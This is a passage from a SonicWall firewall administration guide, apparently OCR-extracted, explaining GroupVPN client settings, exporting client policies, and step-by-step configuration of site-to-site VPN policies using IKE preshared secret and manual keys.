  Incoming packets are decoded by the firewall and compared to static routes configured in the firewall. Since packets can have any IP address destination, it is impossible to configure enough static routes to handle the traffic. For packets received via an IPsec tunnel, the firewall looks up a route for the LAN. If no route is found, the firewall checks for a Default LAN Gateway. If a Default LAN Gateway is detected, the packet is routed through the gateway. Otherwise, the packet is dropped.
- **Enable OCSP Checking and OCSP Responder URL** - Enables use of Online Certificate Status Protocol (OCSP) to check VPN certificate status and specifies the URL where to check certificate status. See Using OCSP with SonicWall Network Security Appliances on page 1360.
- **Require Authentication of VPN Clients via XAUTH** - Requires that all inbound traffic on this VPN policy is from an authenticated user. Unauthenticated traffic is not allowed on the VPN tunnel.
- **User group for XAUTH users** - Allows you to select a defined user group for authentication.
- **Allow Unauthenticated VPN Client Access** - Allows you to specify network segments for unauthenticated Global VPN Client access.

11 Click on the **Client** tab and select any of the following boxes that you want to apply to Global VPN Client provisioning:



- **Cache XAUTH User Name and Password** - Allows the Global VPN Client to cache the user name and password. Select from:
  - **Never** - Global VPN Client is not allowed to cache username and password. The user will be prompted for a username and password when the connection is enabled and also every time there is an IKE phase 1 rekey.
  - **Single Session** - The user will be prompted for username and password each time the connection is enabled and will be valid until the connection is disabled. This username and password is used through IKE phase 1 rekey.
  - **Always** - The user will be prompted for username and password only once when connection is enabled. When prompted, the user will be given the option of caching the username and password.
- **Virtual Adapter Settings** - The use of the Virtual Adapter by the Global VPN Client (GVC) is dependent upon a DHCP server, either the internal SonicOS or a specified external DHCP server, to allocate addresses to the Virtual Adapter.

  In instances where predictable addressing was a requirement, it is necessary to obtain the MAC address of the Virtual Adapter, and to create a DHCP lease reservation. To reduce the administrative burden of providing predictable Virtual Adapter addressing, you can configure the GroupVPN to accept static addressing of the Virtual Adapter's IP configuration. This feature requires the use of SonicWall GVC.
  - **None** - A Virtual Adapter will not be used by this GroupVPN connection.
  - **DHCP Lease** - The Virtual Adapter will obtain its IP configuration from the DHCP Server only, as configure in the **VPN > DHCP over VPN** page.
  - **DHCP Lease or Manual Configuration** - When the GVC connects to the firewall, the policy from the firewall instructs the GVC to use a Virtual Adapter, but the DHCP messages are suppressed if the Virtual Adapter has been manually configured. The configured value is recorded by the firewall so that it can proxy ARP for the manually assigned IP address. By design, there are currently no limitations on IP address assignments for the Virtual Adapter. Only duplicate static addresses are not permitted.

- **Allow Connections to** - Client network traffic matching destination networks of each gateway is sent through the VPN tunnel of that specific gateway.
    - **This Gateway Only** - Allows a single connection to be enabled at a time. Traffic that matches the destination networks as specified in the policy of the gateway is sent through the VPN tunnel. If this option is selected along with Set Default Route as this Gateway, then the Internet traffic is also sent through the VPN tunnel. If this option is selected without selecting Set Default Route as this Gateway, then the Internet traffic is blocked.
    - **All Secured Gateways** - Allows one or more connections to be enabled at the same time. Traffic matching the destination networks of each gateway is sent through the VPN tunnel of that specific gateway.

      If this option is selected along with **Set Default Route as this Gateway**, then Internet traffic is also sent through the VPN tunnel. If this option is selected without **Set Default Route as this Gateway,** then the Internet traffic is blocked.

    NOTE: Only one of the multiple gateways can have **Set Default Route as this Gateway** enabled.

    - **Split Tunnels** - Allows the VPN user to have both local Internet connectivity and VPN connectivity.
- **Set Default Route as this Gateway** - Enable this check box if all remote VPN connections access the Internet through this SA. You can only configure one SA to use this setting.
- **Use Default Key for Simple Client Provisioning** - Uses Aggressive mode for the initial exchange with the gateway and VPN clients uses a default Preshared Key for authentication.


12 Click **OK**.

Exporting a VPN Client Policy

CAUTION: The GroupVPN SA must be enabled on the firewall to export a configuration file.


To export the Global VPN Client configuration settings to a file for users to import into their Global VPN Clients:

1 Click the **Export** icon in the **Configure** column for the GroupVPN entry in the **VPN Policies** table. The **Export VPN Client Policy** dialog appears.



2 **rcf format is required for SonicWall Global VPN Clients** is selected by default. Files saved in the rcf format can be password encrypted. The firewall provides a default file name for the configuration file, which you can change.

3 Click **Yes**. **The VPN Policy Export** dialog displays.



4 Select a **VPN Access Networks** from the **Select the client Access Network(s) you wish to export** drop-down menu.

5 Type a password in the **Password** field and reenter it in the **Confirm Password** field, if you want to encrypt the exported file. If you choose not to enter a password, the exported file is not encrypted.

6 Click **Submit**. If you did not enter a password, a message appears confirming your choice.

7 Click **OK**. You can change the configuration file before saving.

8 Save the file.

9 Click **Close**.

The file can be saved or sent electronically to remote users to configure their Global VPN Clients.

Site-to-Site VPN Configurations

VIDEO: Informational videos with Site-to-Site VPN configuration examples are available online. For example, see How to Create a Site to Site VPN in Main Mode using Preshared Secret or How to Create Aggressive Mode Site to Site VPN using Preshared Secret.

Additional videos are available at: https://support.sonicwall.com/videos-product-select.

TIP: See the knowledge base articles for information about Site to Site VPNs:

- *VPN: Types of Site to Site VPN Scenarios and Configurations (SW12884)*
- *Troubleshooting articles of Site to Site VPN (SW7570)*

When designing VPN connections, be sure to document all pertinent IP addressing information and create a network diagram to use as a reference. A sample planning sheet is provided on the next page. The firewall must have a routable WAN IP address whether it is dynamic or static. In a VPN network with dynamic and static IP addresses, the VPN gateway with the dynamic address must initiate the VPN connection.

Site-to-Site VPN configurations can include the following options:

- **Branch Office (Gateway to Gateway)** - A SonicWall is configured to connect to another SonicWall via a VPN tunnel. Or, a SonicWall is configured to connect via IPsec to another manufacturer's firewall.
- **Hub and Spoke Design** - All SonicWall VPN gateways are configured to connect to a central hub, such as a corporate firewall. The hub must have a static IP address, but the spokes can have dynamic IP addresses. If the spokes are dynamic, the hub must be a SonicWall network security appliance.
- **Mesh Design** - All sites connect to all other sites. All sites must have static IP addresses.

Creating Site-to-Site VPN Policies

You can create or modify existing VPN policies using the VPN Policy window. Clicking the **Add** button under the **VPN Policies** table displays the **VPN Policy** window for configuring the following IPsec Keying mode VPN policies:

- Configuring a VPN Policy with IKE using Preshared Secret on page 1333
- Configuring a VPN Policy using Manual Key on page 1339
- Configuring a VPN Policy with IKE using a Third Party Certificate on page 1345

This section also contains information on configuring a static route to act as a failover in case the VPN tunnel goes down. See Configuring VPN Failover to a Static Route on page 1349 for more information.


VIDEO: Informational videos with Site-to-Site VPN configuration examples are available online. For example, see How to Create a Site to Site VPN in Main Mode using Preshared Secret or How to Create Aggressive Mode Site to Site VPN using Preshared Secret.

Additional videos are available at: https://support.sonicwall.com/videos-product-select.


Configuring a VPN Policy with IKE using Preshared Secret

To configure a VPN Policy using Internet Key Exchange (IKE):

1 Go to the **VPN > Settings** page. The **VPN Policy** page is displayed.



2 Click the **Add** button. The **VPN Policy** dialog appears.



3 From the **Policy Type** drop-down menu on the **General** tab, select the type of policy that you want to create:

- **Site to Site**
- **Tunnel Interface**

> **NOTE:** If you select Tunnel Interface for the Policy Type, the **IPsec Secondary Gateway Name or Address** option and the **Network** tab are not available.

4 Select **IKE using Preshared Secret** from the **Authentication Method** drop-down menu.

5 Enter a name for the policy in the **Name** field.

6 Enter the host name or IP address of the remote connection in the **IPsec Primary Gateway Name or Address** field.

7 If the Remote VPN device supports more than one endpoint, you may optionally enter a second host name or IP address of the remote connection in the **IPsec Secondary Gateway Name or Address** field.

> **NOTE:** If you selected **Tunnel Interface** for the **Policy Type**, this option is not available.

8 In the IKE Authentication section, enter in the **Shared Secret** and **Confirm Shared Secret** fields a Shared Secret password to be used to setup the Security Association. The Shared Secret must be at least 4 characters long, and should comprise both numbers and letters.

9 By default, the Mask Shared Secret checkbox is selected, which causes the shared secret to be displayed as black circles in the Shared Secret and Confirm Shared Secret fields. To see the shared secret in both fields, deselect the checkbox.

10 Optionally, specify a **Local IKE ID** and **Peer IKE ID** for this Policy. By default, the **IP Address** (ID_IPv4_ADDR) is used for Main Mode negotiations, and the firewall Identifier (ID_USER_FQDN) is used for Aggressive Mode.


You can select from the following IDs:

- **IPv4 Address**
- **Domain Name**
- **E-mail Address**
- **Firewall Identifier**
- **Key Identifier**

Then, enter the address, name, or ID in the field after the drop-down menu.

11 Click the **Network** tab.

NOTE: If you selected **Tunnel Interface** for **Policy Type** on the **General** tab, the **Network** tab does not display. Go to Step 14.



12 Under **Local Networks**, select one of these

- If a specific local network can access the VPN tunnel, select a local network from the **Choose local network from list** drop-down menu.
- If traffic can originate from any local network, select **Any Address**. Use this option if a peer has **Use this VPN tunnel as default route for all Internet traffic** selected. Auto-added rules will be created between Trusted Zones and the VPN Zone.

  NOTE: DHCP over VPN is not supported with IKEv2.


13 Under **Destination Networks**, select one of these:

- If traffic from any local user cannot leave the firewall unless it is encrypted, select **Use this VPN Tunnel as default route for all Internet traffic**.

  NOTE: You can only configure one SA to use this setting.

- Alternatively, select **Choose Destination network from list**, and select the address object or group.

14 Click **Proposals**.



15 Under **IKE (Phase 1) Proposal**, select one of these from the **Exchange** menu:

- **Main Mode** - Uses IKE Phase 1 proposals with IPsec Phase 2 proposals. Suite B cryptography options are available for the DH Group in IKE Phase 1 settings, and for Encryption in the IPsec Phase 2 settings.
- **Aggressive Mode** – Generally used when WAN addressing is dynamically assigned. Uses IKE Phase 1 proposals with IPsec Phase 2 proposals. Suite B cryptography options are available for the DH Group in IKE Phase 1 settings, and for Encryption in the IPsec Phase 2 settings.
- **IKEv2 Mode** – Causes all negotiation to happen via IKE v2 protocols, rather than using IKE Phase 1 and IPsec Phase 2.

  NOTE: If you select IKE v2 Mode, both ends of the VPN tunnel must use IKE v2.

  If IKE v2 is selected, these options are dimmed: DH Group, Encryption, and Authentication.

16 Under **IKE (Phase 1) Proposal**, the default values for **DH Group**, **Encryption**, **Authentication**, and **Life Time** are acceptable for most VPN configurations.

NOTE: Be sure the Phase 1 values on the opposite side of the tunnel are configured to match.

17 In Main Mode or Aggressive Mode, for the **DH Group** you can select from five Diffie Hellman groups that are included in Suite B cryptography:

- **256-bit Random ECP Group**
- **384-bit Random ECP Group**
- **521-bit Random ECP Group**
- **192-bit Random ECP Group**
- **224-bit Random ECP Group**

You can also select **Group 1**, **Group 2**, **Group 5**, or **Group 14** for **DH Group**.

18 If you selected Main Mode or Aggressive Mode, select one of **3DES**, **DES**, **AES-128**, **AES-192**, or **AES-256** from the **Encryption** drop-down list. **3DES** is the default.

19 If you selected Main Mode or Aggressive Mode, for enhanced authentication security you can choose one of **SHA-1**, **MD5**, **SHA256**, **SHA384**, or **SHA512** from the **Authentication** drop-down list. **SHA1** is the default.

20 In the **IPsec (Phase 2) Proposal** section, the default values for **Protocol**, **Encryption**, **Authentication**, **Enable Perfect Forward Secrecy**, and **Life Time (seconds)** are acceptable for most VPN SA configurations.

> **NOTE:** Be sure the Phase 2 values on the opposite side of the tunnel are configured to match.

21 If you selected **ESP** in the **Protocol** field, then in the **Encryption** field you can select from six encryption algorithms that are included in Suite B cryptography:


- **AESGCM16-128**
- **AESGCM16-192**
- **AESGCM16-256**
- **AESGMAC-128**
- **AESGMAC-192**
- **AESGMAC-256**

You can also select **DES**, **3DES**, **AES-128**, **AES-192,** or **AES-256** for **Encryption**.

22 Click the **Advanced** tab and select any of the following optional settings you want to apply to your VPN policy. The options change depending on whether in the **Proposals** tab you selected

- **Main Mode** or **Aggressive Mode**
- **IKEv2 Mode**

Main Mode or Aggressive Mode Options



- Select **Enable Keep Alive** to use heartbeat messages between peers on this VPN tunnel. If one end of the tunnel fails, using Keepalives will allow for the automatic renegotiation of the tunnel once both sides become available again without having to wait for the proposed Life Time to expire.

  > **NOTE:** The Keep Alive option will be disabled when the VPN policy is configured as a central gateway for DHCP over VPN or with a primary gateway name or address 0.0.0.0.

- The **Suppress automatic Access Rules creation for VPN Policy** setting is not enabled by default to allow the VPN traffic to traverse the appropriate zones.

- Select **Disable IPsec Anti-Replay** to disable anti-replay, which is a form of partial sequence integrity that detects the arrival of duplicate IP datagrams (within a constrained window).
- To require XAUTH authentication by users prior to allowing traffic to traverse this tunnel, select **Require authentication of VPN client by XAUTH** and then select a User group to specify allowed users from the now displayed **User group for XAUTH** drop-down menu.

- Select **Enable Windows Networking (NetBIOS) Broadcast** to allow access to remote network resources by browsing the Windows® Network Neighborhood.
- Select **Enable Multicast** to allow IP multicasting traffic, such as streaming audio (including VoIP) and video applications, to pass through the VPN tunnel.
- Select **Permit Acceleration** to enable redirection of traffic matching this policy to the WAN Acceleration (WXA) appliance.
- Select **Apply NAT Policies** if you want the firewall to translate the Local, Remote or both networks communicating via this VPN tunnel. Two drop-down menus display:

  - To perform Network Address Translation on the Local Network, select or create an Address Object in the **Translated Local Network** menu.
  - To translate the Remote Network, select or create an Address Object in the **Translated Remote Network** drop-down menu.

NOTE: Generally, if NAT is required on a tunnel, either Local or Remote should be translated, but not both. **Apply NAT Policies** is particularly useful in cases where both sides of a tunnel use either the same or overlapping subnets.

- To manage the local SonicWall through the VPN tunnel, select **HTTPS** from **Management via this SA**.
- Select **HTTP**, **HTTPS**, or both in the **User login via this SA** to allow users to login using the SA.

NOTE: HTTP user login is not allowed with remote authentication.


- If you wish to use a router on the LAN for traffic entering this tunnel destined for an unknown subnet, for example, if you configured the other side to **Use this VPN Tunnel as default route for all Internet traffic**, you should enter the IP address of your router into the **Default LAN Gateway (optional)** field.
- Select an interface or zone from the **VPN Policy bound to** drop-down menu. A **Zone WAN** is the preferred selection if you are using WAN Load Balancing and you wish to allow the VPN to use either WAN interface.

IMPORTANT: Two different WAN interfaces cannot be selected from the **VPN Policy bound to** drop-down menu if the VPN Gateway IP address is the same for both.

IKEv2 Mode Options

When IKE2 Mode is selected on the **Proposals** tab, the **Advanced** tab has two sections:

- **Advanced Settings**



The **Advanced** settings are the same as for Main Mode or Aggressive Mode Options on page 1336 with these exceptions:

- The **Enable Keep Alive** option is dimmed.
- The **Require authentication of VPN clients by XAUTH** option is not displayed.

- **IKEv2 Settings**

- The **Do not send trigger packet during IKE SA negotiation** checkbox is not selected by default and should be selected only when required for interoperability if the peer cannot handle trigger packets.

  The term *Trigger Packet* refers to the use of initial *Traffic Selector* payloads populated with the IP addresses from the packet that caused SA negotiation to begin. It is recommended practice to include *Trigger Packets* to assist the IKEv2 Responder in selecting the correct protected IP address ranges from its Security Policy Database. Not all implementations support this feature, so it may be appropriate to disable the inclusion of *Trigger Packets* to some IKE peers.

- Select one or both of the following two options for the IKEv2 VPN policy:
  - **Accept Hash & URL Certificate Type**
  - **Send Hash & URL Certificate Type**

Select these options if your devices can send and process hash and certificate URLs instead of the certificates themselves. Using these options reduces the size of the messages exchanged.

When the **Accept Hash & URL Certificate Type** option is selected, the firewall sends an HTTP_CERT_LOOKUP_SUPPORTED message to the peer device. If the peer device replies by sending a “Hash and URL of X.509c” certificate, the firewall can authenticate and establish a tunnel between the two devices.

When the **Send Hash & URL Certificate Type** option is selected, the firewall, on receiving an HTTP_CERT_LOOKUP_SUPPORTED message, sends a “Hash and URL of X.509c” certificate to the requestor.

In a VPN, two peer firewalls (FW1 and FW2) negotiate a tunnel. From the perspective of FW1, FW2 is the remote gateway and vice versa.


23 Click **OK**.

Configuring a VPN Policy using Manual Key


NOTE: Using Manual Key for configuring a VPN Policy is not supported on the SuperMassive 9800.

To manually configure a VPN policy between two SonicWall appliances using Manual Key:

1 Click **Add** on the **VPN > Settings** page. The **VPN Policy** dialog displays.




2 In the **General** tab of the **VPN Policy** dialog, select **Manual Key** from the **Authentication Method** drop-down menu. The **VPN Policy** dialog displays only the Manual Key options.



3 Enter a name for the policy in the **Name** field.

4 Enter the host name or IP address of the remote connection in the **IPsec Gateway Name or Address** field.

5 Click the **Network** tab.



6 Under **Local Networks**, select one of these

- If a specific local network can access the VPN tunnel, select a local network from the **Choose local network from list** drop-down menu.
- If traffic can originate from any local network, select **Any Address**. Use this option if a peer has **Use this VPN tunnel as default route for all Internet traffic** selected. Auto-added rules will be created between Trusted Zones and the VPN Zone.


7 Under **Destination Networks**, select one of these:

- If traffic from any local user cannot leave the firewall unless it is encrypted, select **Use this VPN Tunnel as default route for all Internet traffic**.

  NOTE: You can only configure one SA to use this setting.

- Alternatively, select **Choose Destination network from list**, and select the address object or group.

8 Click on the **Proposals** tab.



9 Define an **Incoming SPI** and an **Outgoing SPI**. A Security Parameter Index (SPI) is hexadecimal (0123456789abcedf) and can range from 3 to 8 characters in length.

CAUTION: Each Security Association must have unique SPIs; no two Security Associations can share the same SPIs. However, each Security Association Incoming SPI can be the same as the Outgoing SPI.

10 The default values for **Protocol, Encryption**, and **Authentication** are acceptable for most VPN SA configurations.

